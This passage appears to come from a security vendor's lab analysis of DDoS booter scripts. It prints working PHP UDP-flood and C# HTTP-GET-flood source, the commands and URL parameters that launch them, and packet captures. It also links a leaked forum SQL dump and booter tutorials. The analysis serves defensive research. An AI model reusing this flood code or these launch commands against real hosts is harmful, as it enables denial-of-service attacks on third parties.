
- Prints [TcpFlood Started!] to the channel
- The packet variable is instantiated then filled with random ASCII characters 1-256
- Enters a loop based on the number of packets in the function
- Attempts to stage a TCP connection; if it can, it will write the payload to the stream and properly tear the session down. If it cannot stage the connection, it will write [TcpFlood]: Error: <socket error>
- Waits for value of delay seconds
- Exits the loop
- Prints [TcpFlood Finished!]: Config with all the variables

Now that our TcpFlood is finished we can start a UDP flood. The instructions are similar to the TCP variant, but we lack the port variable: .udpflood <target> <# of packets to send> <packet size> <delay interval>.




```
21:08 <@botmaster> .udpflood www.prolexic.com 10 1400 1
21:08 < [A]roots6> [UdpFlood Started!]
```

This was sent to the bots in the IRC channel, but what was returned from the bots was unexpected.


ircddos.php.pcap [Wireshark 1.6.4 (SVN Rev 39941 from /trunk-1.6)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: (ip.addr eq 192.168.135.165 and ip.addr eq 2(
Expression... Clear Apply


```
No.   Time         Source            Destination      Protocol Length Info
 1469 384.978358   192.168.135.165   209.200.154.11   UDP          52 Source port: 51377

Frame 1469: 52 bytes on wire (416 bits), 52 bytes captured (416 bits)
Ethernet II, Src: 00:0c:29:c2:97:3c (00:0c:29:c2:97:3c), Dst: 00:50:56:e9:7d:36 (00:50:56:e9:7d:36)
Internet Protocol Version 4, Src: 192.168.135.165 (192.168.135.165), Dst: 209.200.154.11 (209.200.154.11)
User Datagram Protocol, Src Port: 51377 (51377), Dst Port: 3644 (3644)
Data (10 bytes)
  Data: 2f3eb88a23eb9ea96c72
  [Length: 10]

0000  00 50 56 e9 7d 36 00 0c  29 c2 97 3c 08 00 45 00   .PV.}6.. )..<..E.
0010  00 26 5e 7f 40 00 40 11  28 26 c0 a8 87 a5 d1 c8   .&^.@.@. (&......
0020  9a 0b c8 b1 0e 3c 00 12  b4 45 2f 3e b8 8a 23 eb   .....<.. .E/>..#.
0030  9e a9 6c 72                                        ..lr

Length (data.len)   Packets: 9895 Displayed: 1 Marked: 0 Load time: 0:...   Profile: Default
```

A random 10-byte payload was sent in a UDP packet to prolexic.com with a DNS query between every packet. These packets have random source and destination ports. This is not like the documentation – or what we instructed the booter to do. Time to check the code!



```
                case "udpflood":
                    if(count($mcmd)>3)
                    {
                        $this->udpflood($mcmd[1],$mcmd[2],$mcmd[3]);
                    }
                break;
```

When udpflood is called, it only requires three variables, then passes the three variables to the udpflood function. So, for this particular attack we sent prolexic.com 10 1400 1 to udpflood and the booter sent prolexic.com 10 1400 to the udpflood function in order.



```
  function udpflood($host,$packetsize,$time) {
        $this->privmsg($this->config['chan'],"[\2UdpFlood Started!\2]");
        $packet = "";
        for($i=0;$i<$packetsize;$i++) { $packet .= chr(mt_rand(1,256)); }
        $timei = time();
        $i = 0;
        while(time()-$timei < $time) {
                $fp=fsockopen("udp://".$host,mt_rand(0,6000),$e,$s,5);
        fwrite($fp,$packet);
        fclose($fp);
                $i++;
        }
        $env = $i * $packetsize;
        $env = $env / 1048576;
        $vel = $env / $time;
        $vel = round($vel);
        $env = round($env);
        $this->privmsg($this->config['chan'],"[\2UdpFlood Finished!\2]: $env MB enviados / Media: $vel MB/s ");
}
```

The udpflood took that as instructions to attack prolexic.com with a payload of 10 bytes for a duration of 1,400 seconds.

The function works like this:

When run, the function:


- Prints [UdpFlood Started!] to the channel
- The packet variable is instantiated then filled with random ASCII characters 1-256
- Grabs the systems epoch time
- Creates a packet counter
- Enters a loop based on current time, subtracted by the start being less than the duration specified earlier
- Attempts to stage a udp connection attacking the target with a random destination port, with the payload in the packet variable. Then attempts a proper UDP tear down
- Adds 1 to the packet counter
- Exits the loop if the duration is greater than the current time, subtracted by the start time
- Multiplies the payload by the packet count then divides by 1,048,576 to determine the payload megabytes sent (not total bandwidth just payload).
- Then divides the total Megabytes by duration to get mebabytes per second
- Prints [UdpFlood Finished!]: mebaytes of payload sent and megabytes of payload per second (again not the total BPS or bytes sent).

DeLiRiUm's DoS .ASP Script - http://pastebin.com/KsEX0fh3


Language: ASP.NET C#
Control Direction: PUSH - HTTP GET
DDOS Attack Types: HTTP GET Flood

The final booter we chose to investigate is this ASP script that was dumped from Pastebin. It averaged about 20 HTTP requests per second. This is requesting the pages in a VMware fusion image. The server was Windows 2k8 r2 and had the same system settings as the Ubuntu web server running the other booters with PHP and Apache. ASP.NET C# provides a lot more attack possibilities than PHP but .NET applications have better protections by default. While they seem to have more variations in Chinese, these ASP booters are not as prevalent as the PHP variants.

This booter attack is pretty straightforward and performs as expected. If you browse to the booter, the page loads a title and a blank page.



DeLiRiUm's DoS .ASP Script
192.168.135.170/booters/asp-dos.aspx/

After examining the source code, we determined it only needs a few URI options in the GET parameter to begin.


DeLiRiUm's DoS .ASP Script
192.168.135.170/booters/asp-dos.aspx/?site=www.prolexic.com&port=80&times=100

```
Attack executed successfully.
Attack executed successfully.
Attack executed successfully.
Attack executed successfully.
Attack executed successfully.
Attack executed successfully.
Attack executed successfully.
Attack executed successfully.
Attack executed successfully.
Attack executed successfully.
```

There we go! Now we are attacking prolexic.com. This booter requires a GET request with three variables: site, port and times.


ddoser.pcap [Wireshark 1.6.4 (SVN Rev 39941 from /trunk-1.6)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: tcp.stream eq 3
Expression... Clear Apply


```
urce             Destination       Protocol Length Info
.168.135.170     209.200.154.11    TCP        66 49282 > http [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
.200.154.11      192.168.135.170   TCP        60 http > 49282 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
.168.135.170     209.200.154.11    TCP        54 49282 > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
.168.135.170     209.200.154.11    TCP       117 [TCP segment of a reassembled PDU]
.200.154.11      192.168.135.170   TCP        60 http > 49282 [ACK] Seq=1 Ack=64 Win=64240 Len=0
.200.154.11      192.168.135.170   TCP        60 http > 49282 [RST, ACK] Seq=1 Ack=64 Win=64240 Len=0
```

```
    [Next sequence number: 64    (relative sequence number)]
    Acknowledgement number: 1    (relative ack number)
    Header length: 20 bytes
  ▷ Flags: 0x18 (PSH, ACK)
    Window size value: 64240
    [Calculated window size: 64240]
    [Window size scaling factor: -2 (no window scaling used)]
  ▷ Checksum: 0xb480 [validation disabled]
  ▷ [SEQ/ACK analysis]
    TCP segment data (63 bytes)
```

```
0010  00 67 44 6d 40 00 80 06  00 00 c0 a8 87 aa d1 c8   .gDm@... ........
0020  9a 0b c0 82 00 50 ef 28  b2 39 70 17 3f d1 50 18   .....P.( .9p.?.P.
0030  fa f0 b4 80 00 00 48 54  54 50 2f 31 2e 31 20 47   ......HT TP/1.1 G
0040  45 54 20 2f 0d 0a 48 6f  73 74 3a 77 77 77 2e 70   ET /..Ho st:www.p
0050  72 6f 6c 65 78 69 63 2e  63 6f 6d 0d 0a 43 6f 6e   rolexic. com..Con
0060  6e 65 63 74 69 6f 6e 3a  20 4b 65 65 70 2d 41 6c   nection:  Keep-Al
0070  69 76 65 0d 0a                                     ive..
```

File: "/Volumes/extra_drive/... Packets: 719 Displayed: 6 Marked: 0 Load time: 0:00.010 Profile: Default

The booter staged a standard TCP connection to prolexic.com on port 80. The only odd aspect was the invalid checksums that were zeroed out. But, after some research it was deemed correct because the network card handles the checksumming.




```
HTTP/1.1 GET /
Host:www.prolexic.com
Connection: Keep-Alive
```

Contained in the push ACK was this simple GET request. Fortunately for us, it is not RFC compliant, and was broken on many fronts. If it was correct, the request would look like this:

GET / HTTP/1.1
Host: prolexic.com
Connection: Keep-Alive

The two things wrong here should be obvious now. First, the GET request is mis-ordered. Second, there is no space between the colon and prolexic.com in the host header.



```
try
{
    String host = Request.QueryString.Get("site").ToString();
    int port = Convert.ToInt32(Request.QueryString.Get("port").ToString());
    int times = Convert.ToInt32(Request.QueryString.Get("times").ToString()), loop = 0;
    String data = "HTTP/1.1 GET /\r\nHost:"+host+"\r\nConnection: Keep-Alive\r\n";

    while (loop <= times)
    {
        try
            {
                IPHostEntry IPHost = Dns.GetHostEntry(host);
                IPAddress[] addr = IPHost.AddressList;
                EndPoint ep = new IPEndPoint(addr[0], port);
                Socket sock = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
                sock.Connect(ep);

                if (sock.Connected)
                {
                    Encoding ASCII = Encoding.ASCII;
                    Byte[] ByteGet = ASCII.GetBytes(data);
                    sock.Send(ByteGet, ByteGet.Length, 0);
                }
            }
            catch { }
            Response.Write("Attack executed successfully.<br>");
            loop++;
    }
}
catch { }
```

With attention to the data variable, you can see why the request was incorrect. It is also time to note the variables used by the booter for the attack control.

Underground Eco-System for DDoS Booter Scripts:

Actors

- **Script Kiddie** - Lowest skilled actors, oftentimes end users mainly interested in the use of DDoS botnets to attack targets. Usually will make use of public tools and shells or will pay for access to a private botnet.


- **Hackers** - Medium skilled actors, mainly interested in compromising servers through web application vulnerabilities to drop shell scripts onto remote file systems. Lists of successfully exploited servers are later distributed or resold in private within the underground. The favored exploits of these hackers are RFI (remote file inclusion), LFI (local file inclusion), SQL injection, and WebDAV exploits.

- **Coders** - Skillsets range from low to high, utilizing coding concepts to create various flavors of server-side DDoS booter scripts in languages such as PHP, ASP, and Perl. In addition to the server-side booter scripts, coders write C&C interfaces to make use of booter shell lists in PHP/MySQL, or a client-side

Visual Studio GUI. Coders usually sell their tools or make use of them in their own DDoS campaigns.

- **DDoS Service Vendors** - Skillsets range from low to high, these actors focus on marketing DDoS-as-a-Service

Booter Shell Script DDoS Financial Ecosystem



Analysts observed a high level of shell booter chatter and malicious actor activity on HackForums.net. This discussion forum is dedicated to hacking, generating revenue on the internet, and related topics of interest to the underground hacking community.

The forum has been operational for several years; WHOIS records indicate the domain was registered in 2005. Despite the high number of user registrations and high volume of traffic, the forum is notorious for being comprised of low-skilled individuals and rippers (individuals who sell a product or service without any intention of delivering). Furthermore, the security practices of the forum administration seem to be lacking as the SQL database is periodically hacked and leaked into the public realm.

HackForums.net SQL Database Leak from 3/14/2012

http://pastebin.com/HeiTLgrs - Pastebin.com release
http://uppit.com/434m2857oj7r/Hackforums.net__200k_users_.sql - Hacked SQL dump

Motivations

The motivations behind booter shell attacks are in line with traditional DDoS attacks. Extortion, revenge and hacktivism all contribute to the selection of targets. What makes booter shell attacks unique is the use of servers instead of infected workstations, combined with the simplicity of exploitation.


Tutorials:

Tutorial on using UDP booter scripts through legitimate hosting
http://pastebin.com/fLKydPXH

HackForums.net member showing off his executable boot loader
http://www.youtube.com/watch?v=bDpv5pIceS0

Shell Booter-DDoS-as-a-Service


Analysts observed a malicious actor with a paid advertisement on HackForums.net providing access to a shell booter loader as a service. The user calls his service Sexy Booter.



